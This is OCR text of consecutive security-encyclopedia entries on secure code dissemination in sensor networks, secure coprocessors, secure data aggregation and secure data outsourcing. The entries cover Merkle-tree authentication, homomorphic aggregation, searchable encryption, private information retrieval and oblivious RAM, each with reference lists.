
Secure Code Dissemination in Wireless Sensor Networks. Fig. 1 The main concept for authentication in [2, 5]



Secure Code Dissemination in Wireless Sensor Networks. Fig. 2 An example Merkle hash tree of the approach in [1]



Secure Code Dissemination in Wireless Sensor Networks. Fig. 3 Authentication of code images in Seluge



Secure Code Dissemination in Wireless Sensor Networks. Fig. 4 The Merkle hash tree in Seluge

constructs a Merkle hash tree. Initially, the hash images of all the $Page_1$ packets are grouped into chunks (e.g., $V_{0,1} = H(Pkt_{1,1})||\cdots||H(Pkt_{1,6})$), and the hash image of each chunk is computed and associated with a leaf of the tree ($e_1 = H(V_{0,1})$). Each internal node has two child nodes, and its value is the hash image of them ($e_{1-2} = H(e_1||e_2)$, and $e_{1-4} = H(e_{1-2}||e_{3-4})$). Each $Page_0$ packet $Pkt_{0,i}$ from the hash tree consists of $V_{0,i}$ and the values in its authentication path (i.e., the siblings of the nodes in the path from $V_{0,i}$ to the root) in the tree; for example, $Pkt_{0,1}$ consists of $V_{0,1}$, e_2, e_{3-4}, and e_{5-8}. If receiving each $Page_0$ packet, the sensor node can compute the root of the tree from the information included in the packet. The root of the tree is signed and included in the signature packet. In Seluge, after receiving and verifying every packet in a page, all the packets of the next page can be immediately verified upon receipt. As a result, along with the page-by-page dissemination strategy, Seluge provides immediate authentication of every code dissemination packet.

For all the remaining threats, only Seluge includes protection mechanisms. To deal with the attack using fake control messages, Seluge provides local broadcast authentication for control messages using cluster key. To protect from DoS attacks using fake signatures, Seluge includes another layer of protection for signature packet using a weak authentication mechanism called message-specific puzzles [7].

Open Problems

Insider attackers who compromise some regular nodes in a network can still initiate DoS attacks using the information available on the compromised nodes. The current secure code dissemination schemes have no way to verify behavioral integrity of each node. Thus, if received information passes an integrity check, the receiver just trusts it. As a result, the insider attacker can introduce legitimate but fake information into the network using the key information in the compromised nodes.

No secure code dissemination schemes have considered jamming attacks. In addition, they assume that all the nodes in a network use a single channel for at least the control messages. Therefore, by jamming that channel over a certain region of the network, the adversary can disable the propagation of a code image into or significantly slow down the propagation speed over the region. In addition, sophisticated jamming strategies make it hard to detect and so increase the impact of jamming.

Recommended Reading

1. Deng J, Han R, Mishra S (2006) Secure code distribution in dynamically programmable wireless sensor networks. In: Proceedings of the Fifth International Conference on Information Processing in Sensor Networks (IPSN '06), April 2006, Nashville, Jennessee
2. Dutta PK, Hui JW, Chu DC, Culler DE (2006) Securing the deluge network programming system. In: Proceedings of the Fifth International Conference on Information Processing in Sensor Networks (IPSN '06), April 2006, Nashville, Jennessee
3. Hui JW, Culler D (2004) The dynamic behavior of a data dissemination protocol for network programming at scale. In: Proceedings of the 2nd International Conference on Embedded Networked Sensor Systems (SenSys '04), November 2004, Baltimore, Maryland
4. Hyun S, Ning P, Liu A, Du W (2008) Seluge: secure and dos-resistant code dissemination in wireless sensor networks. In: Proceedings of the Seventh International Conference on Information Processing in Sensor Networks (IPSN '08), April 2008, St. Louis, Missouri
5. Lanigan PE, Gandhi R, Narasimhan P (2006) Sluice: secure dissemination of code updates in sensor networks. In: Proceedings of the 26th International Conference on Distributed Computing Systems (ICDCS '06), July 2006, Cambridge, Massachusetts
6. R. Merkle. Protocols for public key cryptosystems. In: Proceedings of the IEEE Symposium on Research in Security and Privacy, April 1980, Oakland, California
7. Ning P, Liu A, Du W (2008) Mitigating DoS attacks against broadcast authentication in wireless sensor networks. ACM Trans Sensor Networks 4(1):1–35

Secure Communication

►Secure Routing in Wireless Mesh Networks

Secure Computation

►Multiparty Computation

Secure Computer System Model

►Bell–La Padula Model

Secure Coprocessor

Sean W. Smith
Department of Computer Science, Dartmouth College, Hanover, NH, USA

Synonyms

Hardware security module

Related Concepts

►Trusted Computing; ►Zeroization

Definition

The term *secure coprocessor* generally refers to a physically secure subsystem of a larger host computer. The aspiration is that the coprocessor provides a sanctuary for computation and data storage secure even against an adversary who physically controls the host.

The term is usually used without a hyphen.

Background

The concept of "secure coprocessor" emerged from a number of different strands, including financial cryptography, military, and early rights management. The burden of cryptographic operations on a host CPU motivates the use of a separate *crypto coprocessor*; the sensitive nature of keys–coupled with the use of such devices in the financial sector, long used to armor–introduced the idea of physical security. Military computing also brings up the issue of tamper-resistant computing (e.g., consider a sensitive battlefield device that may fall into enemy hands). In the commercial world (in contrast to combat), vendors of "soft" digital objects, such as software, long considered ways to restrict unauthorized use via specialized hardware *dongles*: the idea is that software of interest runs primarily on an open host machine, but it selectively interacts with a primitive coprocessor–whose absence prevents illegitimate. The security of these protections depends on the security of this dongle–and of how the host software interacts with it.

Theory and Applications

Since the goal of a secure coprocessor is to provide protection even when the adversary controls the larger computer, discussions of design and implementation often begin with discussion of physical security techniques, which usually center on ensuring some core secrets are *zeroized* upon attack. Since another goal of a secure coprocessor is house computation securely, other aspects of design wrestle with how to configure and control this computation–and the computation executing on an untampered device can establish that fact to a remote relying party.

For exploring the application space of a secure coprocessor, we might start with the basic taxonomy of considering integrity and/or confidentiality, of data and/or computation. For example, such a device might keep cryptographic keys secret (confidential data), but it might also house a proprietary pricing algorithm (confidential computation) or provide a trustworthy neutral ground to carry out an auction (integrity of computation). Considering the relation of the coprocessor to its host provides another angle to consider things. For example, we might carefully design *partitioned computation* between what executes on the untrusted host and on the trusted coprocessor, with the aspiration that the design of the partitioned coupled with the protections of the coprocessor endows the overall system with some security properties it might otherwise not achieve. We might also try to give the coprocessor some ways to control the host (such as via *busmastering* privileges), so that the coprocessor can assure (or at least measure) the integrity of the rest of the system.

Historically, research at IBM Watson (e.g., [2, 7, 8]) developed the early ideas of secure coprocessing. Work at CMU (e.g., [6, 9]) developed applications; [4] provides additional ideas. The work of Bill Arbaugh (e.g., [1, 3]) explored ways of protecting boot and host integrity. [5] Smith provides a longer history of this technology, culminating in the design, implementation, and validation of the IBM 4758 secure coprocessor platform.

With the emergence of the Trusted Computing Group (and the concomitant ubiquity of TPMS), and the emergence of *late-launch* CPU architectures, many of the early ideas of secure coprocessing are now seeing a revival in mainstream computing.

Recommended Reading

1. Arbaugh W, Farber D, Smith J (1997) A secure and reliable bootstrap architecture. In: Proceedings of the 1997 symposium on security and privacy conference, Oakland, pp 65–71
2. Palmer E (1992) An Introduction to Citadel—A Secure crypto coprocessor for workstations. RC18373, IBM T.J. Watson Research Center 1992
3. Petroni N, Fraser T, Molina J, Arbaugh WA (2004) Copilot—a Coprocessor-based Kernel Runtime Integrity Monitor. In: Proceedings of the 13th USENIX security symposium, USENIX Press, San Diego, pp 179–194
4. Smith SW (1996) Secure coprocessing applications and research issues. Los Alamos Unclassified Release LAUR-96-2805, Los Alamos National Laboratory, August 1996
5. Smith SW (2004) Trusted computing platforms: design and applications. Springer, New York
6. Tygar JD, Yee BS (1991) Strongbox: a system for self-securing programs. In: Rashid RF (ed) CMU computer science: A 25th anniversary commemorative. Addison-Wesley, Reading, pp 163–197
7. White SR, Comerford LD (1987) ABYSS: a trusted architecture for software protection. IEEE Symposium on Security and Privacy, Oakland
8. White S, Weingart SH, Arnold W, Palmer ER (1991) Introduction to the Citadel architecture: security in physically exposed environments. RC16672, IBM T.J. Watson Research Center
9. Yee BS (1994) Using secure coprocessors. Ph.D.thesis, Computer Science, Carnegie Mellon University, May 1994

Secure Data Aggregation

Wensheng Zhang
Department of Computer Science, College of Liberal Arts and Sciences, Iowa State University, Ames, IA, USA

Related Concepts

►Data Aggregation; ►Homomorphic Encryption

Definition

Securing data aggregation is to protect data aggregation, one of basic primitives of sensor networks for communication efficiency, against security attacks such as eavesdropping and forging aggregated results.

Background

In-network data aggregation has been a widely adopted data-centric forwarding mechanism for sensor networks. With this mechanism, each sensor node aggregates the data that is generated by itself and that it is asked to be forwarded, and forwards only the aggregated result. Typical aggregation functions applied here include sum, average, max/min, median, histogram, and so on. By employing in-network data aggregation, the amount of data communicated in the network can be significantly reduced, which consequently decreases bandwidth consumption and energy depletion. Due to the open nature of wireless communication and the often untrusted (even hostile) deployment environment of sensor networks, data aggregation can be attacked by the adversary. Particularly, the adversary may eavesdrop the communication to obtain intermediate aggregation results, and a compromised forwarding node may misbehave in data aggregation.

Theory and Applications

To protect aggregated data from being exposed to any entity other than the sink, i.e., protect the confidentiality/privacy of raw and aggregated data, Castelluccia et al. [1] proposed a simple additively homomorphic encryption technique, and applied it to secure data aggregation in sensor networks. The basic idea is as follows: Each sensor node i shares a unique secret key k_i with the sink, and all nodes share a big number M. When a leaf node i reports a data item m, it applies the additively homomorphic encryption function on the data and sends the encrypted data to its downstream node towards the sink. Specifically, the encrypted data is $m'_i = m + k_i (mod M)$. When a non-leaf node j has received n encrypted reports from its upstream nodes, denoted as m'_{i_t} where $t = 1, \cdots, m$, it computes and reports $m'_j = m_j + \sum_{t=1}^{n} m'_{i_t} + k_j (mod M)$, where m_j is the data item generated by itself. As the sink gets aggregation results from all of its upstream nodes, the sink sums the results up and subtract $\sum_{i \in V} k_i$, where V is the set of all nodes in the network, from the sum to extract the actual aggregation result. This scheme was later enhanced by Zhang et al. [10] for generic privacy-preserving, approximate aggregation. The key idea is that most of numeric data aggregation functions can be approximately implemented as a histogram-based data aggregation plus certain post-aggregation process at the sink. They also develop efficient schemes for privacy-preserving histogram-based aggregation.

As an approach to protecting data confidentiality/privacy in aggregation, He et al. [5] proposed the cluster-based private data aggregation (CPDA) scheme and the slice-mix-aggregate (SMART) scheme. Both schemes rely on the collaboration between neighboring nodes to hide the actual data reported by each individual node. In CPDA, sensor nodes randomly form clusters, and sensor nodes within the same cluster collectively compute the aggregate value. Two rounds of interactions are required: first, each pair of sensor nodes in the same cluster exchange one data item derived from their own sensory data; second, each sensor node broadcasts to other sensor nodes in the same cluster another data item derived from the data it received in the previous round. In the improved SMART scheme, each sensor node only needs to exchange data for once with some nearest sensor nodes; that is, each sensor node slices its sensory data into a certain number (say, n) of pieces, and the pieces are then securely distributed to $n-1$ nearest sensor nodes for aggregation. Both schemes can only tolerate the collusion of up to a certain threshold number (i.e., the number of sensors in a cluster minus two for CPDA, and the sum of out-degree and in-degree minus one for SMART) of sensor nodes.

Another security problem that has been addressed by existing research work is the identification of aggregating nodes that forge aggregated data. Yang et al. [9] proposed a secure hop-by-hop data aggregation protocol (SDAP). The design of SDAP applies the principles of divide-and-conquer and commit-and-attest. The key idea is as follows: First, all nodes in the network are partitioned into several logical groups. The grouping is known only by the sink, each group leader only knows it is a group leader, and other nodes do not have any knowledge about the grouping. In implementation, each logical group is a connected portion of the tree containing all nodes. Second, in each group, readings of nodes are eventually aggregated by the group leader, and the aggregated result of each group is sent to the sink securely without further aggregation. Third, after the sink receives the aggregated results from all logical

groups, it uses Grubbs' test, also known as the maximum normalized residual test, to find out outliers. Fourth, the sink collects commitments from a selected set of individual nodes in each group whose aggregated result is considered an outlier, and attestation is performed based on the commitments to decide if there are any aggregating nodes that have forged aggregated data.

Following the aggregate–commit–prove framework described by Przydatek et al. [7], Chan et al. [3] proposed a secure hierarchical in-network aggregation scheme. The scheme runs in three phases. In the first phase, query dissemination, the sink broadcasts a query to the aggregation tree that contains all nodes in the network. In the second phase, aggregation commit, nodes iteratively construct a commitment structure resembling a hash tree. Specifically, each leaf node reports its data to its parent on the aggregation tree. Each internal node performs the aggregation function on all inputs obtained from its children. In addition, it also computes a commitment that is the root of the hash tree in which the leaves are the inputs from its children. Then, the internal node forwards both its aggregated data and its commitment as an input to its parent. The procedure continues unless the sink has aggregated all the data and produced a commitment for the whole tree. In the third phase, result-checking, each node in the network checks if its contribution is included in the aggregation result. Specifically, the sink broadcasts the final commitment to every node, and every node is also provided information from its upstream nodes that is sufficient for it to verify if its own contribution is used in computing the global hash tree whose root is the broadcast final commitment. If a verification fails in one or more node, misbehavior in aggregation is detected.

Open Problems

Security issues such as data confidentiality/privacy protection and aggregation misbehavior detection have been mostly studied separately. Existing confidentiality/privacy protection schemes cannot detect aggregation misbehaviors, and existing aggregation misbehavior detection schemes cannot protect data confidentiality from insiders. Hence, new solutions are needed to address both issues simultaneously. In addition, other security issues regarding data aggregation need to be discovered and then solved.

Recommended Reading

1. Castelluccia C, Mykletun E, Tsudik G (2005) Efficient aggregation of encrypted data in wireless sensor networks. In: Proceedings of Annual International Conference on Mobile and Ubiquitous Systems: Networking and Services (MobiQuitous), pp 109–117
2. Chan H, Perrig A (2008) Efficient security primitives derived from a secure aggregation algorithm. In: Proceedings of the ACM Conference on Computer and Communications Security (CCS), pp 521–534
3. Chan H, Perrig A, Song D (2006) Secure hierarchical in-network aggregation in sensor networks. In: Proceedings of the ACM Conference on Computer and Communications Security (CCS), pp 278–287
4. Du W, Deng J, Han Y, Varshney P (2003) A witness-based approach for data fusion assurance in wireless sensor networks. In: Proceedings of the IEEE Global Telecommunications Conference (GLOBECOM), pp 1435–1439
5. He W, Liu X, Nguyen H, Nahrstedt K, Abdelzaher T (2007) Pda: Privacy-preserving data aggregation in wireless sensor networks. In: Proceedings of IEEE International Conference on Computer Communications (INFOCOM), pp 2045–2053
6. Mahimkar A Rappaport T (2004) Securedav: a secure data aggregation and verification protocol for sensor networks. In: Proceedings of the IEEE Global Telecommunications Conference (GLOBECOM), pp 2175–2179
7. Przydatek B, Song D, Perrig A (2003) Sia: secure information aggregation in sensor networks. In: Proceedings of the International Conference on Embedded Networked Sensor Systems (SenSys), pp 255–265
8. Roy S, Conti M, Setia S, Jajodia S (2009) Secure median computation in wireless sensor networks. Ad Hoc Networks, 7:1448–1462
9. Yang Y, Wang X, Zhu S, Cao G (2006) Sdap: a secure hop-by-hop data aggregation protocol for sensor networks. In: Proceedings of the ACM International Symposium on Mobile Ad Hoc Networking and Computing (MobiHoc), pp 356–367
10. Zhang W, Wang C, Feng T (2008) Gp^2s: generic privacy-preservation solutions for approximate aggregation of sensor data. In: Proceedings of Annual IEEE International Conference on Pervasive Computing and Communications (PerCom), pp 179–184

Secure Data Outsourcing: A Brief Overview

Radu Sion
Network Security and Applied Cryptography Lab, Department of Computer Science, Stony Brook University, Stony Brook, NY, USA

Synonyms

Cloud computing

Open Problems and Future Directions

To be practical, outsourced data services should allow expressive client queries (e.g., relational joins with arbitrary predicates) without compromising confidentiality. This is a hard problem because decryption keys cannot be

directly provided to potentially untrusted servers. Moreover, if the remote server cannot be fully trusted, protocol correctness becomes essential.

Definition

Today, sensitive data is being managed on remote servers maintained by third party outsourcing vendors. This is because the total cost of data management is 5–10 times higher than the initial acquisition costs [33].

In data outsourcing [1–6, 6–14] clients are naturally reluctant to place sensitive data under the control of a foreign party without strong security assurances of *correctness*, *confidentiality*, and data access *privacy*.

Background

Query Correctness

Informally, a query mechanism is called *correct* if the server is bound to the sequence of update requests performed by the client. Either the server responds correctly to a query or its malicious behavior is immediately detected by the client: In applied settings, *correctness* in data outsourcing can be often decomposed into two protocol properties, namely, *data integrity* and *query completeness*. Data integrity guarantees that outsourced data sets are not tampered with by the server. Completeness ensures that queries are executed against their entire target data sets and that query results are not "truncated" by servers.

Existing work focuses mostly on solutions for simple one-dimensional range queries, and variants thereof. In a publisher–subscriber model, Devanbu et al. deployed Merkle trees to authenticate data published at a third party's site [32], and then explored a general model for authenticating data structures [45, 46]. Hard-to-forge verification objects are provided by publishers to prove the authenticity and provenance of query results.

In [49], mechanisms for efficient integrity and origin authentication for simple selection predicate query results are introduced. Different signature schemes (DSA, RSA, Merkle trees [47] and BGLS [20]) are explored as potential alternatives for data authentication primitives. Mykletun et al. [50] introduce *signature immutability* for aggregate signature schemes – the difficulty of computing new valid aggregated signatures from an existing set. Such a property is defeating a frequent querier that could eventually gather enough signature data to answer other (un-posed) queries. The authors explore the applicability of signature-aggregation schemes for efficient data authentication and integrity of outsourced data. The considered query types are simple selection queries.

Similarly, in [51], digital signature and aggregation and chaining mechanisms are deployed to authenticate simple selection and projection operators. While these are important to consider, nevertheless, their expressiveness is limited. A more comprehensive, query-independent approach is desirable. Moreover, the use of strong cryptography renders this approach less useful. Often simply transferring the data to the client side will be faster.

In [56], *verification objects* VO are deployed to authenticate simple data retrieval in "edge computing" scenarios, where application logic and data is pushed to the edge of the network, with the aim of improving availability and scalability. Lack of trust in edge servers mandates validation for their results – achieved through verification objects.

In [55], Merkle tree and cryptographic hashing constructs are deployed to authenticate the result of simple range queries in a publishing scenario in which data owners delegate the role of satisfying user queries to a third-party un-trusted publisher. Additionally, in [52], virtually identical mechanisms are deployed in database outsourcing scenarios. Devanbu et al. [31] propose an approach for signing XML documents allowing untrusted servers to answer certain types of path and selection queries.

In [57], a novel method for proofs of *actual* query execution in an outsourced database framework for *arbitrary* queries was proposed. The solution prevents a "lazy" or malicious server from incompletely (or not at all) executing queries submitted by clients. It is based on a mechanism of runtime query "proofs" in a challenge-response protocol. For each batch of client queries, the server is "challenged" to provide a *proof of query execution* that offers assurance that the queries were actually executed with completeness, over their entire target data set. This proof is then checked at the client site as a prerequisite to accepting the actual query results as accurate.

Data Confidentiality

Confidentiality constitutes another essential security dimension required in data outsourcing scenarios, especially when considering sensitive information. Potentially untrusted servers should be able to process queries on encrypted data on behalf of clients without compromising confidentiality.

Searching on Encrypted Data

Confidentiality alone can be achieved by encrypting the outsourced content before outsourcing to potentially access-curious servers. Once encrypted, however, it cannot be easily processed by servers. This limits the applicability

of outsourcing, as the type of processing primitives available will be reduced dramatically. It becomes important to provide mechanisms for server-side data processing. Untrusted servers should be able to query encrypted data on behalf of clients with confidentiality.

One of the first processing primitives that has been explored allows clients to search directly in remote encrypted data [15, 17, 19, 21, 26, 30, 34, 36, 59, 65]. In these efforts, clients either linearly process the data using symmetric key encryption mechanisms, or, more often, outsource additional secure (meta)data mostly of size linear in the order of the original data set. This meta-data aids the server in searching through the encrypted data set while revealing as little as possible.

For example, Song et al. [59] propose a scheme for search on encrypted data in a scenario where a mobile, bandwidth restricted user, wishes to store data (e-mail) on an untrusted server. The scheme requires the user to split the data into fix-sized words, encrypt each word separately using a symmetric key protocol, and xor the result with a structure containing a pseudo-random bit string and a mapping of the string under a secret key, using a pseudo-random function. The secret key is made dependent on the encrypted word. The resulting data is stored on the server. The structure enables the detection of keyword matches, without revealing the server the keyword or the contents of the stored data. The paper also discusses the use of an encrypted index, allowing the whole data to be encrypted as a block.

Eu-Jin Goh [34] proposes to associate indexes with the documents stored by the server. More precisely, the index of a document is a Bloom filter [18] containing a codeword for each unique word in the document. The codeword of a word is derived by twice applying a pseudo-random function to the word. The size of document indexes, as documented in the paper, is proportional to the document size. Chang and Mitzenmacher [26] propose a similar approach, where the index associated with documents consists of a string of bits of length equal to the total number of words used (dictionary size). Two solutions are given, one where the dictionary of words can be stored at the client and one where it has to be stored encrypted at the server.

An interesting version of searching on encrypted data is proposed by Boneh et al. [19], where e-mails encrypted by senders with the public key of the intended receiver are stored on untrusted mail servers. The paper presents protocols allowing receivers to search. In the first protocol, a noninteractive searchable encryption scheme is based on a variant of the Diffie-Hellman problem and uses bilinear maps on elliptic curves. The second protocol, using only trapdoor permutations, needs a large number of public/private key pairs. Both protocols require the individual encryption of each word.

Golle et al. [36] extend the above problem to conjunctive keyword searches on encrypted data. They propose two solutions. The first solution requires the server to store capabilities for conjunctive queries, with sizes linear in the total number of documents. The paper claims that a majority of the capabilities can be transferred offline to the server, but this only assumes that the client knows beforehand its future conjunctive queries. The second solution requires much less communication between the client and the server, proportional with the number of keywords in the conjunctive search, but doubles the size of the data stored by the server. A severe limitation of these schemes is the requirement of specifying the exact positions where the search matches have to occur.

Queries on Relational Data

The paradigm of providing a database as a service emerged [38] likely due in no small part to the dramatically increasing availability of fast, cheap networks.

Hacigumus et al. [38] propose a method to execute SQL queries over partly obfuscated outsourced data. The data is divided into secret partitions and queries over the original data can be rewritten in terms of the resulting partition identifiers; the server can then partly perform queries directly. The information leaked to the server is claimed to be 1-out-of-s where s is the partition size. This balances a trade-off between client-side and server-side processing, as a function of the data segment size. At one extreme, privacy is completely compromised (small segment sizes) but client processing is minimal. At the other extreme, a high level of privacy can be attained at the expense of the client processing the queries in their entirety. Moreover, in [39] the authors explore optimal bucket sizes for certain range queries. Similarly, data partitioning is deployed in building "almost"-private indexes on attributes considered sensitive. An untrusted server is then able to execute "obfuscated range queries with minimal information leakage." An associated privacy-utility trade-off for the index is discussed.

One main concern with such mechanisms is the fact that they leak information to the server, at a level corresponding to the granularity of the partitioning function. For example, if such partitioning is used in a range query, to execute rewritten queries at the partition level, the server will be required to precisely know the range of values that each partition contains. Naturally, increasing partition sizes tends to render this knowledge more fuzzy. This, however, requires additional client-side work in pruning the (now) larger results (due to the larger partitions) etc.

Additionally, for more complex queries, particularly joins, due to the large segments, such methods can feature a communication overhead larger than the entire database.

Ge et al. [61] discuss executing aggregation queries with confidentiality on an untrusted server. Unfortunately, due to the use of extremely expensive homomorphisms (Paillier [53, 54]) this scheme leads to impractically large processing times for any reasonable security parameter settings. Current homomorphisms are simply not fast enough to be usable for practical data processing.

Oblivious Transaction Processing

Existing database outsourcing research mostly considered a unified single client model [32, 49]. In *multi-client application scenarios*, however, additional challenges need to be handled. Specifically, outsourcing systems need to address transaction management on encrypted data. This is a challenging endeavor due to the fact that conflict resolution needs to be performed with the aid of the untrusted service provider which should have only minimal or no access to transaction-specific data.

Williams et al. [64] introduce an Oblivious Transaction Processing (OTP) mechanism for outsourcing the durability property of a multi-client transactional database to an untrusted service provider. Specifically, the work enables untrusted service providers to support transaction serialization, backup, and recovery for clients, with full data confidentiality and correctness. Moreover, providers learn nothing about transactions (except their size and timing), thus achieving read and write access pattern privacy. The main insight behind the OTP mechanisms is to deploy the curious transaction server as a communication and serialization conduit for multi-client scenarios.

Data Access Privacy

In existing protocols, even though data sets are stored in encrypted form on the server, the *client query access patterns* leak essential information about the data. A simple attack can correlate known public information with *hot* data items (i.e., with high access rates), effectively compromising their confidential nature. In competing business scenarios, such leaks can be extremely damaging, particularly due to their unpredictable nature. This is why, to protect confidentiality, it is important to also provide assurances of access pattern privacy.

Private Information Retrieval

Private Information Retrieval (PIR) protocols were first proposed as a theoretical primitive for accessing individual items of outsourced data, while preventing servers to learn anything about the client's access patterns [27]. Chor et al. [27] proved that in information theoretic settings in which queries do not reveal any information about the accessed data items, a solution requires $\Omega(n)$ bits of communication. To avoid this overhead, they show that for multiple *non-colluding* databases holding replicated copies of the data, PIR schemes exist that require only sub-linear communication overheads. This multi-server assumption, however, is rarely viable in practice.

In single-server settings, it is known that PIR requires a full transfer of the database [27, 28] for computationally unbounded servers. For bounded adversaries, however, *computational* PIR (cPIR) mechanisms have been proposed [22, 23, 25, 41–44, 60]. In such settings however, it is trivial to establish an $O(n)$ lower bound on server processing, mandating expensive trapdoor operations per bit, to achieve access privacy. This creates a significant privacy - efficiency trade-off between the required server computation cycles and the time to actually transfer the data and perform the query at the client site.

This trade-off is explored in [58] where the authors discuss single-server computational PIR *for the purpose of preserving client access patterns leakage*. They show that deployment of non-trivial single server private information retrieval protocols on real (Turing) hardware is orders of magnitude more time-consuming than trivially transferring the entire database to the client. The deployment of computational PIR in fact *increases* both overall execution time and the probability of *forward* leakage, when the deployed present trapdoors become eventually vulnerable – e.g., today's access patterns will be revealed once factoring of today's values will become possible in the future.

The authors note that these results are beyond existing knowledge of mere "impracticality" under unfavorable assumptions. On real hardware, *no* existing non-trivial single server PIR protocol could have possibly had outperformed the trivial client-to-server transfer of records in the past, and is likely not to do so in the future either. Informally, this is due to the fact that it is more expensive to PIR-process one bit of information than to transfer it over a network.

Oblivious RAM

Oblivious RAM [35] provides access pattern privacy to clients (or software processes) accessing a remote database (or RAM), requiring only logarithmic storage at the client. The amortized communication and computational complexities are $O(\log^3 n)$. Due to a large hidden constant factor, the ORAM authors offer an alternate solution with

computational complexity of $O(\log^4 n)$, that is more efficient for all currently plausible database sizes.

Secure Hardware-Aided PIR

Following the original ORAM work, Asonov introduced [16] a PIR scheme that uses a secure CPU to provide (an apparent) $O(1)$ online communication cost between the client and server. However, this requires the secure CPU on the server side to scan portions of the database on every request, indicating a computational complexity cost of $O(n)$, where n is the size of the database.

An ORAM-based PIR mechanism is introduced by Iliev and Smith [40], who deploy secure hardware to achieve a cost of $O(\sqrt{n}\log n)$. This is better than the poly-logarithmic complexity granted by ORAM for the small database sizes they consider. This work is notable as one of the first full ORAM-based PIR setups.

An improved ORAM-based PIR mechanism with $O(n/k)$ cost is introduced in [62], where n is the database size and k is the amount of secure storage. The protocol is based on a careful scrambling of a minimal set of server-hosted items. A partial reshuffle costing $O(n)$ is performed every time the secure storage fills up, which occurs once every k queries. While an improvement, this result is not always practical since the total database size n often remains much larger than the secure hardware size k. For $k = \sqrt{n}$ (as assumed in this paper), this mechanism yields an $O\left(\sqrt{n}\right)$ complexity (significantly greater than $O(\log\log n \log n)$ for practical values of n).

Fast ORAM

In [63], Williams et al. introduced a faster ORAM variant which also features correctness guarantees, with computational complexity costs and storage overheads of only $O(\log n \log\log n)$ (amortized per-query), under the assumption of $O\left(\sqrt{n}\right)$ temporary client storage. In their work, the assumed client storage is used to speed up the reshuffle process by taking advantage of the predictable nature of a merge sort on uniform random data.

Oblivious Transfer with Access Control

Camenisch et al. [24] study the problem of performing k sequential oblivious transfers (OT) between a client and a server storing N values. The work makes the case that previous solutions tolerate selective failures. A selective failure occurs when the server may force the following behavior in the ith round (for any i = 1...k): the round should fail if the client requests item j (of the N items) and succeed otherwise. The paper introduces security definitions to include the selective failure problem and then propose two protocols to solve the problem under the new definitions.

Coull et al. [29] propose an access control oblivious transfer problem. Specifically, the server wants to enforce access control policies on oblivious transfers performed on the data stored: The client should only access fields for which it has the credentials. However, the server should not learn which credentials the client has used and which items it accesses.

Recommended Reading

1. Activehost.com, Internet Services. Online at http://www.activehost.com
2. Adhost.com, MySQL Hosting. Online at http://www.adhost.com
3. Alentus.com, Database Hosting. Online at http://www.alentus.com
4. Datapipe.com, Managed Hosting Services. Online at http://www.datapipe.com
5. Discountasp.net Microsoft SQL Hosting. Online at http://www.discountasp.net
6. Gate.com, Database Hosting Services. Online at http://www.gate.com
7. Hostchart.com, Web Hosting Resource Center. Online at http://www.hostchart.com
8. Hostdepartment.com, MySQL Database Hosting. Online at http://www.hostdepartment.com/mysqlwebhosting/
9. IBM Data Center, Outsourcing Services. Online at http://www-1.ibm.com/services/
10. Inetu.net, Managed Database Hosting. Online at http://www.inetu.net
11. Mercurytechnology.com, Managed Services for Oracle Systems. Online at http://www.mercurytechnology.com
12. Neospire.net, Managed Hosting for Corporate E-business. Online at http://www.neospire.net
13. Netnation.com, Microsoft SQL Hosting. Online at http://www.netnation.com
14. Opendb.com, Web Database Hosting. Online at http://www.opendb.com
15. Amanatidis G, Boldyreva A, O'Neill A (2007) Provably-secure schemes for basic query support in outsourced databases. In: Barker S, Ahn G-J (eds) Data and applications security. Lecture notes in computer science, vol 4602. Springer, Berlin, pp 14–30
16. Asonov D (2004) Querying databases privately: a new approach to private information retrieval. Springer, Berlin
17. Bellare M, Boldyreva A, O'Neill A (2007) Deterministic and efficiently searchable encryption. In: Menezes A (ed) CRYPTO 2007. Lecture notes in computer science, vol 4622. Springer, Heidelberg, pp 535–552
18. Bloom BH (1970) Space/time trade-offs in hash coding with allowable errors. Commun ACM 13(7):422–426
19. Boneh D, Di Crescenzo G, Ostrovsky R, Persiano G (2004) Public key encryption with keyword search. In: Cachin C, Camenisch JL (eds) Proceedings of EUROCRYPT 2004, Interlaken, 2–6 May 2004. Lecture notes in computer science, vol 3027. Springer, Heidelberg, pp 506–522
20. Boneh D, Gentry C, Lynn B, Shacham H (2003) Aggregate and verifiably encrypted signatures from bilinear maps. In: Biham E

(ed) EUROCRYPT 2003. Lecture notes in computer science, vol 2656. Springer, Heidelberg, pp 416–432
21. Brinkman R, Doumen J, Jonker W (2004) Using secret sharing for searching in encrypted data. In: Proceedings of the secure data management workshop, Toronto, August 2004
22. Cachin C, Micali S, Stadler M (1999) Computationally private information retrieval with polylog communication. In: Stern J (ed) Proceedings of EUROCRYPT 1999. Lecture notes in computer science, IACR, vol 1592. Springer, Heidelberg. http://www.springerlink.com/content/0e5brpemrg9d5me7/
23. Cachin C, Micali S, Stadler M (1999) Computationally private information retrieval with polylogarithmic communication. In: Stern J (ed) Proceedings of EUROCRYPT 1999, Czech Republic, 2–6 May 1999. Lecture notes in computer science, vol 1592. Springer, Heidelberg, pp 402–414
